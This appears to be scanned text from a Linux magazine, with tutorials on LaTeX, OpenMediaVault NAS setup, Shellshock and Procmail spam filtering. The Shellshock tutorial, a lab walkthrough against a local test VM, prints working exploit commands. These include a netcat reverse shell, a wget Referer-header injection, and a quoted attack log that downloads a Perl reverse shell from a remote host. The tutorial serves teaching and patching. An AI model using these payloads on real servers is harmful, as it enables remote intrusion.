Let's take chemistry. I'm not very good in it, but I was able to recall that alkalis neutralise (otherwise quite dangerous) acids. For sulphuric acid,

Where do I get Tex?

The easiest way to obtain software (*Tex* included) in Linux is to use packages from your distribution repositories. These usually contain everything you need to build a basic *Tex* system and many popular extensions from CTAN, only a mouse click away.

Depending on which Linux flavour you use, they can be cutting-edge or quite outdated. In Ubuntu, these packages names start with **texlive-**. The **texlive-base** command installs a bare minimum, while **texlive** provides a decent selection of the *Tex Live* packages.

If your distribution packages miss something crucial for you, install latest *Tex*

Live by yourself and use **tlmgr** utility to get any package you need from CTAN. You'll miss automated updates from your Linux vendor, so be prepared. If you only need a single specific package from CTAN, you can also install it in the prepackaged *Tex Live* manually, following instructions in the package manual. However, this is the last resort, so better stick to the completely prebuilt (simpler) or 'vanilla' variant.

If you get stuck, remember that **StackOverflow.com** has a complete sister site dedicated to *Tex*: <http://tex.stackexchange.com>.

Latex inside

This tutorial showed how to use *Latex* on its own. However, *Latex* also empowers several well-known software suits.

First, there is *Lyx* (www.lyx.org) – a visual graphical WYSIWYM (What You See Is What You Mean) document processor that matches *Writer's* intuitiveness to *Latex's* abilities. *Lyx* is not *Latex*, but is a good alternative with a flat learning curve.

LilyPond (www.lilypond.org) is non-visual, more *Latex*-like system for music engraving. If the **abc** package seems limited, you should probably give *LilyPond* a try. For easier editing, look at *Frescobaldi* (www.frescobaldi.org).

neutralisation can be represented by the reaction on show above-left.

To reproduce the equation from that figure, try this:

```
\documentclass{article}
\usepackage[version=3]{mhchem}
\begin{document}
\ce{2KOH + H2SO4 -> K2SO4 v + H_2O}
\end{document}
```

The key is the **mhchem** package (from **texlive-science**) that I included on the second line. Chemical species and equations are passed as **\ce{}** command arguments. Indices are subscripted (or superscripted) automatically, and you can put whatever sorts of arrows you need.

Another thing you often see in chemical texts is structural formulae. You can draw them in specialised software, but with *Latex*, it is easy to include such diagrams directly in text, like this:

```
\documentclass{article}
\usepackage{chemfig}
\begin{document}
\chemfig{C*6(-C(-[6]H)=C(-[7]H)-C(-[1]H)=C(-[2]H)-C(-[3]H)=(-[5]H))}
\end{document}
```

This time, I used the **chemfig** *Latex* package (which comes in **texlive-pictures**) to render a benzene molecule (**\ce{C6H6}**). The **C*6** part means we are drawing a hexagon (six sides), and **C** is its first vertex. The first pair of parentheses contain the hexagon's sides (hyphens mean single bond and equals symbols mean double bonds) and remaining vertices (carbon atoms marked as **C**). The inner parentheses (and the last ones) are for branches (hydrogen atoms). Numbers in brackets set a branch direction (in 45 degree units, counter-clockwise). Note that DVI displays the diagram wrong, and to preview the results, you'll need to convert the output to PostScript or PDF first, or use the **pdflatex** command to produces a PDF directly:

```
pdflatex benzene.tex
evince benzene.pdf
```

If you are not into sciences, but into arts, *Latex* can also prove itself useful. For example, you can use it to print music sheets. There is a specialised *Tex*-based software called *LilyPond* built just for these purposes (see the sidebar), but pure *Latex* will fit the bill as well. Packages like **musixtex** or **abc** (found in **texlive-**

You can include notes into your \LaTeX documents as well:

London Bridge Is Falling Down



Barely understandable for those like me, but it looks good nevertheless.

music) can be used to enrich your texts with some tunes:

```
\documentclass{article}
\usepackage{abc}
\begin{document}
You can include notes into your \LaTeX{} documents as well:
% ABC notation is used here, see http://en.wikipedia.org/wiki/
ABC_notation
\begin{abc}
X:1
T:London Bridge Is Falling Down
M:2/4
L:1/8
K:D
A>B AG|FGA2|EFG2|FGA2|
A>B AG|FGA2|E2A2|FDD2|
\end{abc}
\end{document}
```

For this to compile, you'll need to install the **abcm2ps** tool with your package manager. Then, pass the **--shell-escape** option to the **latex** or **pdflatex** command:

```
pdflatex --shell-escape london_bridge.tex
```

As with **chemfig**, the notes aren't directly viewable in DVI.

Follow your route

Here we come to an end of our brief excursion into the *Latex* world. I hope you agree now that *Latex* isn't a scary beast from the pre-PC era, and can save you time and effort even 30 years after its initial introduction. And you've probably already guessed that we merely scratched the surface in this tutorial. With *Latex*, you can do many other things we haven't even mentioned: generate tables of contents and insert figures (with automatic enumeration and references, of course), prepare nice PDF presentations with the **beamer** package, maintain a bibliography, and much more.

There are books written on *Latex*, and there's so much more that it can do. If you do anything with text, you may well have found your new favourite tool. 

Dr Valentine Sinityn has committer rights in KDE but prefers to spend his time mastering virtualisation and doing clever things with Python.

OPENMEDIAVAULT: NAS FOR EVERYONE

A former FreeNAS developer brings the power of the popular FreeBSD-based NAS solution closer home to Debian.

WHY DO THIS?

- Access data from any computer on the network.
- Fuse life into a dated computer that has lots of storage but low processing power.
- Create data redundancy for important data by easily setting up a RAID array.

You can also install OMV on a Raspberry Pi, and one of the features of the 1.0 release is better performance on this resource-strapped device.

Despite being open source software, the most-popular NAS solution, FreeNAS, is at best only a cousin of the Linux operating system. It's based on FreeBSD, uses the ZFS filesystem, and is more suitable for large-scale enterprise-wide deployments than the sort of home projects beloved of Linux users. If you're a Linux user looking for a simple but effective tool for housing and managing data, the Debian-based OpenMediaVault (OMV) is a better bet.

OMV is developed by a former FreeNAS developer, and is designed to cater to the average home office user. Unlike other solutions, OMV is straightforward to roll out and simple to manage. Its browser-based user interface is also more suitable for non-technical users. You can connect to it via all the popular services, such as SSH, SMB/CIFS, FTP, rsync, etc. The distro is modular and can be extended with a variety of official and third-party plugins. For instance, you can turn the NAS into a torrent client to download data directly into the NAS storage or use it to stream stored music.

OMV has recently hit version 1.0 and is available as an installable 361 MB ISO image. The distro doesn't have exotic hardware requirements, and you can install it on an old unused computer with just 1GB of RAM. If you have multiple hard disks, you can ask OMV to organise the disks into a RAID array.

You can burn the downloaded OMV image on to an optical disc or transfer it onto a USB drive with the **dd** command. First, plug in a USB drive and find out its location by running the **fdisk -l** command as the root

user. The command lists all the connected devices and the partitions inside them. Identify the plugged-in USB disk from the list and make note of its device name, such as **/dev/sdb**. Now assuming your USB disk is **/dev/sdb** and the OMV image is under your home directory, the command **dd if=~/openmediavault_1.0.20_amd64.iso of=/dev/sdb bs=4096** will transfer it on to the USB disk. You can then use this media to install OMV on to a hard disk. OMV needs a 2 GB hard disk for installation. But remember that you can't store data on this drive. So even if you install OMV on a 20 GB disk you'll not be able to use it to keep data. If you can't find a 2 GB hard disk, the OMV website suggests using a CF Card or a USB drive for installing OMV. However, if you use removable for the OMV installation, make sure it's got static wear levelling so the constant filesystem access doesn't have an adverse effect on its lifespan.

Web interface

Installing OMV is pretty straightforward. The setup wizard will prompt you for the keyboard layout and the language. You'll then be asked to choose a hostname and the domain name for the NAS device. The hostname helps identify this computer on your network. Unless you're familiar with the settings of your network, it's best to go with the default values. Once you've configured the network, you need to specify a password for the NAS administrator. This is the password for the root user on the OMV installation. Do not confuse this root user with the admin user that you will use for logging into the web-based interface to manage the NAS device.

Next up is the partitioning step, which isn't as involved as it is in a typical Linux distro installation. That's because OMV is designed to take over the entire disk. In fact, if you have just one disk attached to the computer, the installation wizard will automatically copy files into it. But if you have multiple disks attached, which is more likely, the wizard will show you a menu and ask you to select the disk on which you wish to install OMV. It'll display the size of the disks along with their mountpoints, so make sure you select the smallest one listed.

Once it's done copying the files, the wizard will ask you to select the closest Debian mirror from a list. This is required, since OMV is based on Debian and it needs to regularly fetch updates from the Debian repository to make sure your OMV install is in prime condition.

```
OpenMediaVault 1.0.20 (kralizec) openmediavault tty1
Copyright (C) 2009-2014 by Volker Theile. All rights reserved.

To manage the system visit the OpenMediaVault web management
interface via a web browser:

eth0: 192.168.3.103

The default web management interface administrator account has
the username 'admin' and password 'openmediavault'.
It is recommended that you change the password for this account
via the web management interface or using the 'omv-firstaid'
CLI command.

For more information regarding this appliance, please visit
the web site: http://www.openmediavault.org

openmediavault login: _
```

That takes care of the installation. You can now remove the installation medium and restart the computer. It'll boot into the OMV installation and drop you to the login shell, but you don't need to log in here. OMV will also display the IP address of this machine. Enter this address inside a web browser on any computer on the network to access OMV's web interface, from which you can manage all aspects of OMV remotely. So once you're done installing it, you can disconnect the monitor and keyboard and run this computer as a headless NAS server.

The default login credentials for the web interface are **admin:openmediavault**. After logging in, the first order of business should be to change these default credentials. In the navigation menu on the left, head to System > General Settings. Now switch to the Web Administrator Password tab, enter the new password in the appropriate textboxes and click on the Save button to update the password for the admin user.

The navigation panel on the side of the screen is divided into several sections. The System menu enables you to configure several aspects of the NAS server, such as the web admin's password, the server's date and time, set up scheduled jobs, enable plugins (see box) and keep the system updated.


Configure storage

Next up in the navigation panel is the Storage section. As previously mentioned, you can use OMV to manage multiple physical disks individually or tie them into a RAID device that uses the different disks for added fault tolerance. While it defaults to RAID 5, OMV supports all the popular RAID levels.

If you aren't familiar with RAID, here's a quick lowdown. RAID has multiple levels, and each RAID level has a different purpose, which also dictates its disk requirements. For example, to create a RAID 1 that mirrors data across drives, you need a minimum of two disks. However, RAID 5 needs a minimum of three drives and distributes the data across the disks so that no data is lost even after the failure of a drive.

To view all the disks attached to the OMV NAS computer, head to Storage > Physical Disks. If you plan to use them individually and not as a RAID, you must format the disks from this page, which will erase them and also create a partition table. Select the drive and click the Wipe button. OMV can erase the disk securely or quickly. The former is slower but ensures that data recovery tools won't be able to carve data from the drive. Use this method when you need to remove a drive. The quick delete method is sufficient when adding a new drive to the OMV server. If you hotplugged your drive and it isn't listed, use the Scan button to ask OMV to look for new disks. After you've erased a drive, head to Storage > File Systems to create a filesystem on the drive.

However, if you wish to arrange the disks into a RAID device, head to Storage > RAID Management and click the Create button. In the dialog box that pops up, select the devices you want to use in the RAID as well



as the RAID level. Then enter the name you wish to use for the RAID device in the space provided and click the Save button. If you don't have the minimum number of disks required for the selected RAID level, OMV will not allow you to proceed. It will also display the minimum number of disks in a tooltip.

After you've created a RAID, OMV will ask you to wait until the RAID has been initialised before you proceed to the next step and create a filesystem. You'll also get a notification to save the changes in order for them to take effect. In fact, you'll get this notification every time you make configuration changes to OMV. The RAID Management page will now list the newly created RAID device. Keep a close eye on the State column for this device, as you'll only be able to proceed once it's done syncing the device.

To use the physical disks or the RAID array you need to create a filesystem.

Head to Storage > Filesystems and click on the Create button. In the dialog box that pops up, select the device you want to format using the pull-down menu, which will list individual drives that you have wiped as well as any RAID devices. By default the drives are formatted as EXT4 but you can select a different filesystem using the pull-down menu. Besides EXT4, OMV supports the EXT3, XFS and JFS filesystems.

After selecting the storage device and its filesystem, enter a name for the volume in the space provided and click the Save button. If you are using multiple physical disks individually and not as a RAID device, remember to create a filesystem on each of the disks.

After the filesystem has been created, and the disk has been initialised, press the Mount button to bring the disk online.


Regulate data access

Before you can store data on the NAS device, you'll have to create one or more users. Head to Access Right Management > User. The Add button on this page is a pull-down menu that lets you either add

To keep OMV updated, head to System > Update Manager. Select all the updates listed here and click the Install button to download them from OMV's online repositories.

“To create a RAID 1 that mirrors data across drives, you need a minimum of two disks.”

The Diagnostics tab enables you to monitor the state of the OMV NAS server in great detail.



individual users or import a bunch of users by adding them in the specified format. When adding an individual user you can also add them to an existing group. By default all users are added to the Users Group. You also get an option to prevent a user from making changes to their own account.

If you wish users to have their own home directories in the OMV server, switch to the Settings tab and mark the checkbox to enable the home directory for the user. You'll also have to specify the location for the home directory by selecting an existing shared folder on the NAS server or creating a new one.

Next you'll have to add a shared folder. Depending on how you plan to use the NAS, and whether it'll be used by a single individual or by multiple users, you can create one or more folders with varying user permissions to meet your requirements.

To add a folder, head to Access Rights Management > Shared Folders and click the Add button. In the dialog box that pops up, select the volume in which you wish to create the folder from the pull-down list. Then give the shared folder a name, such as Files, and enter the path of the folder you wish to share, such as **file/**. Since this is a newly formatted disk, OMV will automatically create the folder you specify here. You can also optionally add a comment to describe the type of content the folder will hold.

Play close attention to the Permissions setting. By default, OMV will only allow the administrator and any users you've added to read and write data to this folder, while others can only read its contents. This is a pretty safe default for most installations, but you can select a more restrictive or a more liberal permission setting from the pull-down list.

Even if you select the default Permissions setting when creating folders, which lets all users read and

write data to the folder, you can fine-tune the access permissions and disable certain users from accessing or modifying the contents of a particular folder. For this, after adding a user, head to the Shared Folders section, select the folder that you want to control access to and click the Privileges button. This will open a window with a list of all the users you've added, along with checkboxes for controlling their access to that folder.

Enable shares

With the users and shared folders set, you're now ready to share the NAS storage with your network. The only thing left to do is enable a network service that users will use to access the shared folders on the NAS. OMV supports various popular protocols and services, including NFS, SMB/CIFS, FTP, TFTP, SSH, rsync and more.

We'll use the SMB protocol popularly known as Samba, as it's supported by all popular operating systems and even works across devices. To share folders via Samba you'll first have to enable the service in OMV. Head to Servers > SMB/CIFS and in the General settings section under the Settings tab toggle the Enable checkbox. The other settings in the page are optional. When you're done, click the Save button to save the changes.

Next, you'll have to add the shared folders as Samba shares. To do this, switch to the Shares tab and click the Add button. In the window that pops up, select a shared folder from the pull-down list or click on the green + button to create a new one. You'll also have to give the folder a name, which will identify the folder on the network.

When adding a Samba folder, OMV will make sure it follows the permissions defined when you created the

Extend OMV


In addition to the core functionality you can teach OMV new tricks via official and third-party plugins. Head to System > Plugins to browse the list of 11 officially supported plugins, which are included with the base install but not enabled by default.

One interesting plugin is the **forked-daap** plugin, which will let you stream the music stored on your NAS device to other computers on the network. To use it, select it from the list of plugins and click the Install button. This will fetch the plugin from OMV's online repositories. After the plugin has been installed, you'll now notice a new entry under the Services section called iTunes/DAAP.

Before you can use it, you'll need to configure the service by pointing it to the shared folder on the NAS that contains the music files. To listen to music over the

network, use a player that automatically picks up and tunes into DAAP streams, such as *Rhythmbox*, *Amarok*, *Banshee*, *Kodi*, etc. You can also pick up the stream on an Android device using the DAAP Media Player app.

In addition to the official plugins, you also have access to a variety of third-party plugins made by the **omv-extras.org** project. To install these plugins, SSH into the OMV machine and download the repository package with **wget http://omv-extras.org/debian/pool/main/o/openmediavault-omvextrasorg/openmediavault-omvextrasorg_1.0.7_all.deb**. Once downloaded you can install it with **dpkg -i openmediavault-omvextrasorg_1.0.7_all.deb**. Now log into the web interface, and the third-party plugins will be listed under the System > Plugins section.



The OMV-Extras plugin repository also adds an OMV-Extras.org entry under the System section, from which you can install plugins that haven't been tested yet.

shared folder in the NAS. By default the folders are not Public, but if you wish to make the folder accessible to everyone, select the Guests allowed option from the Public pull-down menu. Also, if you select the Set Read Only checkbox, OMV will ensure that no user can modify the contents of the folder.

One Samba setting that might save you in the future is the Recycle Bin. It's not enabled by default, so when a user deletes a file it's zapped from the NAS permanently. When the Recycle Bin setting is enabled the deleted file will be moved into a virtual Recycle Bin inside the shared folder. Additionally, you can specify the time that needs to elapse before files are permanently deleted from the share. If you have multiple shared folders you'll have to add them as separate Samba shares. Save the configuration when you've added them all to restart the Samba service.

That's all there's to it! You should now be able to access all the shared folders you've created on the NAS device from any computer on the network, irrespective of whether they reside on an individual disk or a RAID array. You can either use your file manager's built-in Network feature to access the network shares or enter the IP address of the NAS device in the location area, such as:

smb://192.168.2.101. You'll be prompted for a username and password before you can access the folders, unless of course you have marked them as public when adding them via Samba. Enter the credentials of the user that has the appropriate permission to access the folder. Once verified, OMV will mount the shared folder. You can now upload files into the shared folder or delete them, if you have the permission, just like in a regular folder.

Enable other services

While Samba is a wonderful protocol to access the NAS server, there are a couple of other services you should enable to make better use of your NAS server. One of the first services you should enable is the SSH

service. Once it's enabled, you can remotely log in to your OMV installation and manage it from the command line. Head to Services > SSH and click the Enable checkbox followed by the Save button. If there is a new release available, you can use the **omv-release-upgrade** command to switch to the new version.

If you wish to use the NAS as the target location for storing backups, you should enable the FTP service as well. Almost every backup solution will let you save backups to a remote location via FTP.

To enable the FTP service, head to Services > FTP. The default FTP settings should work for most users, so you can safely select the Enable checkbox to activate the service. Now switch to the Shares tab and click on the Add button to add a shared folder for storing backups. Here you can pick an existing folder from the list of shared folders on the NAS device or add a new one by clicking on the + icon.

One thing you have to ensure is that your user has read/write permissions on this folder. To check or change a newly created shared folder's permissions, head to Access Rights Management > Shared Folders. Highlight the folder and click on the Privileges button to configure the permission for individual users. Once you've done all this you only need to configure your backup app to point to the NAS device. Depending on the backup app's permission you'll be prompted for the login credentials of the user that has access to the backup folder.

Open Media Vault is a wonderfully versatile NAS solution that's just hit the psychologically important 1.0 version. It's got the right amount of features to be of use to a wide variety of users yet isn't too complicated and cumbersome to setup and administer. Give it a go – it's a world beater. 

Mayank Sharma has been tinkering with Linux since the 90s and contributes to a variety of technical publications on both sides of the pond.

SHELLSHOCK: BREAKING INTO BASH

Hack into a server using the latest Bash exploit, see how it works, and congratulate yourself that you've updated – haven't you?...

WHY DO THIS?

- Discover how the most dangerous vulnerability of 2014 works.
- Protect your machines from Shellshock.
- Run your first penetration test and learn how hackers break into servers.

On Thursday 25 September, we awoke to news of a dangerous vulnerability in *Bash* affecting almost all Linux systems. It has already acquired the nickname Shellshock. The news had been released during the day in America while we were out of the office, and was already several hours old by the time we heard it on Friday morning. A patch had been released, so all we had to do was log into our servers and run **yum update bash** to secure our systems. Later on that day, our server's logs were full of people trying to exploit this bug – but what was it, why was it so dangerous, and how did a vulnerability in a shell lead to servers being compromised?

We're going to answer these questions by taking a look at a virtual machine that we've created to be vulnerable to this particular exploit. You can download it from www.linuxvoice.com/shellshock. It's an OVA file, so you can import it straight into *VirtualBox*.

The virtual machine should be imported with a host-only network, which means that it's only accessible from the machine *VirtualBox* is running on. However, for this to work, you'll need to set up a host-only network if one doesn't already exist. Go to File > Preferences > Network > Host-Only Network, and if there's no entry in the list, click on the + icon to create one. Then press OK. The virtual machine is currently set to use 2GB of RAM. If you have less than 4GB on your machine, it's probably worth reducing this until it's about half of the amount of RAM in the system.

With this set up, boot the machine, and it should log you into an Ubuntu Unity session (the username/password is **ben/password**, but you shouldn't need this). You can check that the machine is vulnerable to Shellshock by opening a terminal (click on the Ubuntu logo, type **terminal**, then click on the icon) and entering the following:

```
env x="() { :;; } echo 'vulnerable' /bin/bash -c "echo test"
```

You can also try this on your local machine to make sure it's properly secure. If your machine is vulnerable, you should see the following output:

vulnerable

test

If you get this output on a system other than our vulnerable virtual machine, you should update *Bash* using your package manager. If your machine isn't vulnerable, you should see something like this:

```
/bin/bash: warning: x: ignoring function definition attempt
```

```
/bin/bash: error importing function definition for `x`
```

test

Let's first take a look at what this attack does. *Bash*, like most Unix shells, lets you create variables and export them to the environment. These environmental variables are a bit like global variables in programming languages, because you can access them from any code running in the shell. If you spawn another shell from your current one, these environmental variables are included there as well.

How it works

You can see all the environmental variables in a particular shell with the command **env**. Most (or possibly all) of these will be text strings containing data about the particular configuration. However, it's also possible to create environmental variables that contain functions.

These functions are then available to everything running in the shell. The crux of the Shellshock bug is that if an environmental variable contains the text for a function and also some code after the end of the function, that code after the function will be executed when a new shell is created. The exploit code above contains three parts:

env x=

The first part uses **env** to create a modified environment, then in this new environment create the variable **x** and sets it to the variable contained in the second part

The next part is itself in two parts.

() { :;; } echo 'vulnerable'

The funny sequence of symbols at the start – **() { :;; }** – is just an empty function with no name. It doesn't do anything, but it's there to make *Bash* recognise that the particular bit of code as a function. The second part – **echo 'vulnerable'** – comes after the function finishes. This is what's executed when a new shell is spawned. The final part simply spawns a new shell in the modified environment (it's the second parameter to the **env** command):

/bin/bash -c "echo test"

All our Linux machines were vulnerable to Shellshock, but patching them was easy.

```
ben@ben-laptop:~$ env x="() { :;; } echo 'vulnerable' /bin/bash -c "echo test"
vulnerable
test
ben@ben-laptop:~$
```

The above is the standard code for checking for Shellshock, because it won't leave anything awkward in the environment after you've run it, but it uses `env`, which is a slightly unusual command. Many people will find the below way of exploiting Shellshock a little more familiar:

```
export x="() { ;; }; echo 'vulnerable'"
```

```
bash -c "echo 'test'"
```

You should find that the first command doesn't output anything, but the second gives the same output as above. It works in the same way.

This is a type of vulnerability called code execution. It means an attacker can run anything they want to on your computer. Let's now take a look at how an attacker could use it to gain command line access to your machine.

First, you need to know the IP addresses of both your machine and the vulnerable virtual machine. They should be 192.168.56.1 and 192.168.56.101 respectively, but it's worth checking by running `ifconfig` at the command line (you're looking for the IP address in the `vboxnet0` block).

First you need to prepare the host machine (ie not the virtual machine) to receive access once you've run the exploit. This is done by entering the following:

```
nc -l 4444
```

You'll need to install `nc` from your package manager if it's not already installed. The exploit code to run on the virtual machine is then:

```
env x="() { ;; }; /bin/nc.traditional -e /bin/sh 192.168.56.1 4444" /bin/bash -c "echo test"
```

Of course, we could just have run the reverse shell command without bothering with Shellshock. The real danger isn't from within a `Bash` session, but that Shellshock can be triggered by a remote hacker.

How to use it

To be able to exploit Shellshock, you need to find a way of injecting environmental variables into `Bash`, and a way of spawning shells. This is actually easier than it sounds, because in some configurations, web servers will do all it for you.

When you're browsing the web and request a web page from a server, you send various bits of data, like a bit of text identifying the browser you're using and the cookie are just strings of text that you can put anything in. If the website uses CGI (computer generated images) to create the website, it passes this data to an environmental variable in the shell. If some code used to generate the web page spawns a shell, you can use this data to launch an attack.

Our server uses PHP in CGI mode (most server configurations don't), and `Bash` as the default `/bin/sh` (again, this isn't standard). With this set up, we created a simple test file called `test.php` that spawns a shell when it creates a web page that gives information about the machine's network connection:

```
<?php passthru("ifconfig");
```

The `passthru()` PHP function executes a command, then sends the output back to PHP. This uses `/bin/sh`

```
ben@ben-laptop:~$ wget --referer '() { ;; }; /bin/nc.traditional -e /bin/sh 192.168.56.1 4444' http://192.168.56.101/test.php
--2014-09-27 15:22:25-- http://192.168.56.101/test.php
Connecting to 192.168.56.101:80... connected.
HTTP request sent, awaiting response...
200 OK
Content-Length: 100
Content-Type: text/html
Server: Apache/2.4.18 (Ubuntu)

```

```
ben@ben-laptop:~$ nc -l 4444
whoami
www-data
pwd
/var/www/html
```

to run the command. All you need to do to compromise the server using Shellshock is send a request for this page with an HTTP header that contains an exploit string. You can do this in many ways, but the easiest is with `wget`:

```
wget --referer '() { ;; }; /bin/nc.traditional -e /bin/sh 192.168.56.1 4444' http://192.168.56.101/test.php
```

This uses the `referer` HTTP header value, but there are plenty of others that would also work.

It uses the same reverse shell we used earlier (you'll need to have a listener set up before running it), but this time you can launch it entirely from the host computer and it will log into the vulnerable virtual machine. This is only one way of exploiting Shellshock. There are other ways of triggering it remotely, such as through malicious DHCP calls from a router, which may be more

likely to work on desktop machines than the method we've looked at here.

Almost as soon as the Shellshock vulnerability came to light, people started scanning the web for vulnerable servers.

Here's an excerpt from www.linuxvoice.com's server log:

```
109.95.210.196 - - [26/Sep/2014:14:23:31 +0100] "GET /cgi-sys/defaultwebpage.cgi HTTP/1.1" 301 - "-" "() { ;; }; /bin/bash -c '\usr/bin/wget http://mormondating.site/firefile/temp?h=linuxvoice.com -O /tmp/a.pl'"
```

As you can see, it's requesting the web page `www.linuxvoice.com/cgi-sys/defaultwebpage.cgi` (this doesn't exist, but it's scanning large numbers of sites for common web addresses), and trying to execute the code:

```
/bin/bash -c '\usr/bin/wget http://mormondating.site/firefile/temp?h=linuxvoice.com -O /tmp/a.pl'
```

The page `http://mormondating.site/firefile/temp` contains a Perl script that's a more robust reverse shell than the one we used above. This attack wasn't conducted by the people running `mormondating.site`, but by someone who's already compromised their server. These attackers are using each compromised server to scan for more vulnerable servers and so build up a botnet of servers based on Shellshock. You've been warned – update now! 🐞

This attack gives us access to the user `www-data`, which has enough privileges to send spam, DDOS attack another server or even run Shellshock attacks on other servers.

“The real danger is that Shellshock can be triggered by a remote hacker.”

PROCMail: ADD A SPAM FILTER TO YOUR EMAIL SERVER

Filter unwanted mails, keep your inbox clean and make sure you don't pass any viruses on to your Windows-using friends.

WHY DO THIS?

- Teach your mailserver to keep your inbox Nigerian prince-free.
- Prevent viruses from using your emails as a transmission vector.
- Control the way you communicate!

Last month, we used Arch Linux to build a mail server. It accepts incoming mail and delivers it to users' mailboxes so that they can read it with their favourite IMAP email client. But it accepts all mail, including unwanted spam and virus-ridden ones. This month, we'll add filtering capabilities to our server to help prevent undesirable messages finding their way into our users' mailboxes.

Our server can receive mail in two ways: its Mail Transfer Agent (MTA) accepts mail directly from the internet and its Mail Retrieval Agent (MRA) downloads mail from other external mail servers. We used *Postfix* for our MTA and *Fetchmail* for our MRA.

We'll configure a new Mail Delivery Agent to filter mail from both channels, either delivering it to our IMAP server (also an MDA) or to reject it. We'll use *Procmal* for this new MDA. Install it from the repository (we're using Arch Linux for this project):

```
$ pacman -S procmal
```

The objective of our new MDA is to perform system-wide mail filtering. The system-wide filters will remove spam, viruses and so-on.

Procmal takes its instructions from a file, usually called `/etc/procmalrc`. Create a basic file to begin with that just delivers all mail:

```
LMTMP_DELIVER="/usr/lib/cyrus/bin/deliver -a $MAILBOX"
NL="
"
:0 w
| $LMTMP_DELIVER $MAILBOX
EXITCODE=$?
:0
/dev/null
```

The first line sets up our Cyrus-IMAP delivery command-line. The `NL` variable contains a newline character that we'll use later on when writing to the log file. The blocks beginning with `:0` are recipes – the first recipe delivers mail and the second one tells *Procmal* to dump the message before exiting with an error code.

Procmal's processing stops once a delivering recipe succeeds, so the second recipe would only be invoked if there were a problem with delivery. Although *Procmal* dumps the message when there is an error, the agent that invoked *Procmal* would react to its non-zero exit code by bouncing the message.

You can verify that *Procmal* works by sending a test message through it and checking that it appears in our test user's inbox:

```
$ procmal MAILBOX=testuser < testmessage
```

It's black and white

The simplest filters we can apply either accept or block messages from specific senders. We can create static files containing email addresses or domains and then use those files as black- and white-lists. Add these recipes into the `/etc/procmalrc` before the existing delivery recipe:

```
:0
*? formail -x "From" -x "From:" -x "Sender:" \
-x "Reply-To:" -x "Return-Path:" -x "To:" \
| egrep -is -f /etc/procmal/whitelist
{
LOG="whitelisted$NL"
:0 f
| formail -fA "X-Whitelisted-$$: Yes"
}
:0
* $!*X-Whitelisted-$$: Yes
*? formail -x "From" -x "From:" -x "Sender:" \
-x "Reply-To:" -x "Return-Path:" -x "To:" \
| egrep -is -f /etc/procmal/blacklist
{
LOG="blacklisted$NL"
:0
/dev/null
}
```

We can then blacklist a domain, say `example.com` and whitelist a user, say `bob@example.com` by writing entries in the black- and white-list files referenced by the recipes. The rules write a log message when they match. You write to the *Procmal* log by assigning to the `LOG` variable.

